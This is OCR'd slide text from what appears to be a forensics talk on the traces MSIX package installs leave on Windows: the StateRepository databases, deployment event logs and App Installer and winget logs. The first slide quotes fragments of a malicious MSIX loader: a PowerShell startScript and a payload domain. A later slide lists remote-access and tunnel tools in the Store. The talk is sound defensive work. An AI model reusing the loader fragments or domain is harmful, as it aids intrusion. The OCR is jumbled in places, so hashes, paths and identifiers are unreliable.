$SS = Get-Random -Minimum 1500 -Maximum 3000 sleep -Milliseconds [Net. ServicePointManager]: :SecurityProtocol = [Net.SecurityProtocolType]: :Tls12
The config.json file:
"processes": [
executable": ".** 'fixups": T
LoadDomen = "https://fresh-prok.site"
* - https://github.com/microsoft/MSIX-PackageSupportFramework ** - https://redcanary.com/blog/threat-intelligence/msix-installers/ *** - https://www.youtube.com/watch?v=h2IgRS_tZCI **** - https://trevorsaudi.com/posts/2024-06-11_red_team06/
applications*: 1
"id": "Chrome", "startScript": { "scriptExecutLonMode": "-ExecutionPolicy RemoteSigned",
"scriptPath": 2609 corp_user0.ps1"
Page 1105:39:39 Slide text

In search of installed apps
F6
Directories
“StateRepository” DB
Other things of interest*
%SystemRoot%\ SystemApps
%PROGRAMFILES%\ WindowsApps %PROGRAMDATA%\ Microsoft Windows\ AppRepository|Packages
Directory %PROGRAMDATA%\Microsoft\Windows\AppRepository (SQLite):
• StateRepository-
Machine.srd;
• StateRepository-
Deployment.srd.
The Registry Redirection** mechanism. Program execution traces.
And much more…
Event logs
File Microsoft-Windows-AppXDeploymentServer/Operational (EID):
• 603; • 854; • 9545; • 400.
App Installer logs
Directory %LOCALAPPDATA%\ Packages\Microsoft.Desktop Applnstaller_8wekyb3d8bbwe (LocalStatelDiagOutputDir.
[no events if the package is installed via PoSH]
* - https://github.com/ydkhatri/Appx-Analysis/b1ob/master/winapps_appx_mus_2019.pdf ** - https://www.zerofox.com/blog/the-registry-hives-you-may-be-msix-ing-registry-redirection-with-ms-msix/ Tests were run on Windows 11 Pro (build 22631)
Page 1205:40:24 Slide text

“StateRepository-Deployment.srd” DB
F6
The PackageSourceUri table (holds the location of the MSIX file source):
Таблица: • PackageSourceUri
Filter in any column
PackageSourceUrilD • Package
Uri
Фильтр
Фильтр
Фильтр
→ms-appinstaller
2506 https://msixhero.net/msix-hero-3.1.0.0.msix -
1
4554
2
4553
2505 file:///C:/Users/Public/PECmd test2.msix
4552р
2504 file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd test3.msix
45/1
4
2503 file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix
4050
5
2502 file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test1.msix
4549
2501 file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/PowerRenameContextMenuPackage.msix
2500 file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/ImageResizerContextMenuPackage.msix
4548
2499 file:///C:/Users/SmartGlue/AppData/Local/PowerToys/WinUI3Apps/FileLocksmithContextMenuPackage.msix
4547
The File table (holds the SHA-256 values of the app package files):
Таблица:
File
Filter in any column
SHA-256 of the file
Package
Digest
RelativeFilePath
Size
Фильтр
2504
Фильтр
Фильтр
2504 PECd_PowerShell.exe
3977464
26759E06A61E5089273FBA882D3238DFE6A3D16B89784943A4191991C8A22A42
1
8186
2
2504 logo.png
60E95DEEA2CF8738A70204347317DCBC76B4829E9E3D92F6B95E2E843A191DE8
3
2504 AppxManifest.xml
1342 976819E6C3B263ADA6A68312EB08296EA54CC5481D82E309A639DA18FCB46B09
Page 1305:41:16 Slide text

“StateRepository-Machine.srd” DB
F6
SQL query* (packages installed as of the current moment):
AppName
InstallTime
PublisherDisplayName
Publisherld
User UserSid Architecture
284 PowerToys.FilelocksmithContextMenu
2025-09-01 05:55:24 Microsoft
8wekyb3d8bbwe 3
Neutral
BLOB
Neutral
3
BLOB
285 PowerToys. ImageResizerContextMenu
2025-09-01 05:55:25 Microsoft
8wekyb3d8bbwe
2025-09-01 05:55:28 Microsoft
8wekyb3d8bbwe
3
BLOB
Neutral
286 PowerToys. PowerRenameContextMenu
hrj9tkywbexjw 3
x86
BLOB
287 AllowUnsigned.MyApp
2025-09-01 19:19:03 PowerShell AllowUnsigned PECd_1
x86
288 MyApp
2025-09-01 19:35:07 DoubleClick_PECmd_1
rv8 ym4y7mg4aw
BLOB
2025-09-01 19:36:28 PowerShe11_PECmd_1
rv8ym4y7mg4aw 3
x86
BLOB
289 MyApp
2025-09-01 19:58:38 msappinstaller_PECmd_1
rv8ym4y7mg4aw 3
x86
290 MyApp
BLOB
BLOB
Neutral
291 MSIXHero
2025-09-01 20:15:12 Marcin Otorowski
zxaldalgabeze 3
The PackageFamily table (holds information on Publisher, PackageFileName; includes data on removed packages):
Таблица: • PackageFamily
Filter in any column
Publisher
PackageFamilyID •
Name
Фильтр
Фильтр
Фильтр
181 MSIXHero
E=marcin@otorowski.com, CN=Marcin Otorowski, 0=Marcin Otorowski, ...
1
180 msappinstaller.MyApp
CN=Contoso Software
2
Unsigned MSIX package
3
179 PowerShell.MyApp
CN-Contoso Software
4
178 DoubleClick.MyApp
CN-Contoso Software
177
PowerShell.AllowUnsigned.MyApp
CN=Contoso Software,
OID.2.25.311729368913984317654407730594956997722=1
* [slide 21, remove "AND (pack.resourceId IS NULL OR pack.resourceId = 'neutral')"] — https://github.com/ydkhatri/Appx-Analysis/blob/master/winapps_appx_mus_2019.pdf
Page 1405:41:52 Slide text

Event logs (#1)
F6
Installing an unsigned package via PowerShell (Add-AppxPackage, Win11):
Installing a signed package via PowerShell (Add-AppxPackage):
603: Начата операция развертывания "Add" для пакета. Основной параметр: PECmd_test3.msix. Необязательные параметры: 0 и 0.
854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые
нужно обработать: file:///C:/Users/SmartGlue/ Downloads/MoscowForensicDay2025/CreateUWP/ PECmd_test3.msix.
400: Операция развертывания Add с конечным томом С: для пакета
PowerShell.MyApp_1.0.0.0_x64_rv8ym4y7mg4a w из (PECmd_test3.msix) завершена успешно.
603: Начата операция развертывания "Add" для пакета. Основной параметр: PECmd_test1.msix. Необязательные параметры: AllowUnsigned и 0.
854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать: file:///C:/Users/SmartGlue/ Downloads/MoscowForensicDay2025/CreateUWP/ PECmd_test1.msix.
9545: Пакет является неподписанным пакетом.
Полное имя пакета:
PowerShell.AllowUnsigned.MyApp_1.0.0.0_x64_ hrj9tkywbexjw.
400: Операция развертывания Add с конечным томом С: для пакета PowerShell.AllowUnsigned.MyApp_1.0.0.0_x64_ hrj9tkywbexjw из (PECmd_test1.msix) завершена успешно.
Page 1505:42:22 Slide text

Event logs (#2)
F6
Installing a signed package through the graphical interface:
603: Начата операция развертывания "Add" для пакета. Основной параметр: PECmd_test4.msix.
Необязательные параметры: ForceApplicationShutdownOption,ForceTargetA pplicationShutdownOption,ForceUpdateFromAn yVersion и 0.
Installing a signed package through the ms-appinstaller* handler:
603: Начата операция развертывания "Add" для пакета. Основной параметр: msix-hero- 3.1.0.0.msix. Необязательные параметры:
ForceApplicationShutdownOption,ForceTargetA
pplicationShutdownOption,ForceUpdateFromAn yVersion и 0
854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать: file:///C:/Users/SmartGlue/Downloads/Mosco wForensicDay2025/CreateUWP/PECmd_test4.msi
854: Успешно добавлены следующие универсальные коды ресурсов (URI), которые нужно обработать: https://msixhero.net/msix-hero- 3.1.0.0.msix.
400: Операция развертывания Add с конечным томом С: для пакета
DoubleClick.MyApp_1.0.0.0_x64__rv8ym4y7mg4 aw из (PECmd_test4.msix) завершена успешно.
400: Операция развертывания Add с конечным томом С: для пакета MSIXHero_3.1.0.0_neutral_zxq1da1qqbeze из (msix-hero-3.1.0.0.msix) завершена успешно.
* — the ms-appinstaller handler is disabled by default
Page 1605:43:05 Slide text

App Installer logs
F6
Installing a signed package through the graphical interface [AppInstaller-2025-09-01-22-*.log]:
[Mon Sep
1 22:35:02 2025](13076) Activated with File contract. 22:35:02 2025](13076} Argument is a File. Path: [C: \Users\SmartGlue\Downloads\MoscowForensicDay2025\CreateUWP\PECd_test4.msix
[Mon
Sep
[Mon
1
22:35:02 2025](13076}
Setting launch intent to FILE_OR_HTTP_WITHOUT_MSAPPINSTALLER_INSTALL
Sep
22:35:02 2025]{13076} AppObjectModelHelper:: ExtractHttpOrFileUriFromSourceAsync
[Mon
Sep
1
[Mon Sep
1 22:35:02 2025]{13076) GetIsUriValidationEnabled -> True 1 22:35:02 2025](13076) AppsInfo->CreateAsync, Evaluating URI:
[Mon
Sep
[file:///C:/Users/SmartGlue/Downloads/MoscowForensicDay2025/CreateUWP/PECmd_test4.msix] [Mon Sep 1 22:35:02 2025]{13076} Launching full trust process for AppService
Installing a signed package through the ms-appinstaller handler [AppInstaller-2025-09-01-23-*.log]:
123:14:57 2025](14016} Activated with Protocol contract.
[Mon Sep
1 23:14:57 2025]{14016} Argument is a Uri: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
[Mon Sep [Mon Sep
1 23:14:57 2025](14016) AppInstallerUri constructor, URI: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
[Mon Sep
1 23:14:57
2025]{14016) Parsed AppInstaller URI: source: [https://msixhero.net/msix-hero-3.1.0.0.msix], activationUri: [N/A], c
[N/A], msixauth [no]
123:14:57 2025](14016) Setting launch intent to MSAPPINSTALLER_INSTALL
[Mon Sep [Mon Sep
1 23:14:57 2025](14016} AppobjectModelHelper::ExtractHttporFileUriFromSourceAsync
[Mon Sep
1 23:14:57 2025](14016) AppInstallerUri constructor, URI: [ms-appinstaller:?source=https://msixhero.net/msix-hero-3.1.0.0.msix]
Installing a package with winget from the Microsoft Store [WinGet-2025-08-31-22-*.log]:
2025-08-31 22:01:42.602 [CORE]
Winget, version [1.11.430], activity [{584522B8-79F3-4901-A423-4CAA4CD5A439}]
2025-08-31 22:01:42.603
[CORE]
OS: Windows.Desktop v10.0.22631.5768
[CORE]
2025-08-31 22:01:42.603
Command line Args: winget install julia -s msstore
[CORE]
2025-08-31 22:01:42.603
Package: Microsoft.DesktopAppInstaller v1.26.430.0
[CORE]
2025-08-31 22:01:42.603
IsCOMCall:0; Caller: winget-cli
[CLI ] Winget invoked with arguments: "install' "julia' '-s' 'msstore'
2025-08-31 22:01:42.609 2025-08-31 22:01:42.609 [CLI | Found subcommand: install
Page 1705:43:44 Slide text
Interest in apps from the Microsoft Store
F6
Page 1805:44:32 Slide text

What we can find in the Microsoft Store
F6
Interpreters:
• Julia; • Python.
Web browsers:
• Mozilla Firefox;
• Opera Browser;
• Brave Browser.
Remote Access Tools:
• TeamViewer; • Splashtop Personal.
Tunnels:
• ngrok; • Localtonet;
• Visual Studio Code
(code tunnel).
SSH/RDP clients:
• 1 Remote - mstsc
remote desktop;
• Termius - Modern
SSH Client;
• PuTTY.
Page 1905:45:17 Slide text
Interpreters
F6
